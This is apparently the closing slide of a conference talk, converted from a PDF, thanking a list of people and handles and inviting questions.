


# Thanks!

- David Kerb
- Delchi
- Skape
- mCorey
- rjohnson
- Chris Nickerson



Egypt  
Tebo  
HD Moore  
famousjs  
#AR  
Anyone we forgot



Questions?

---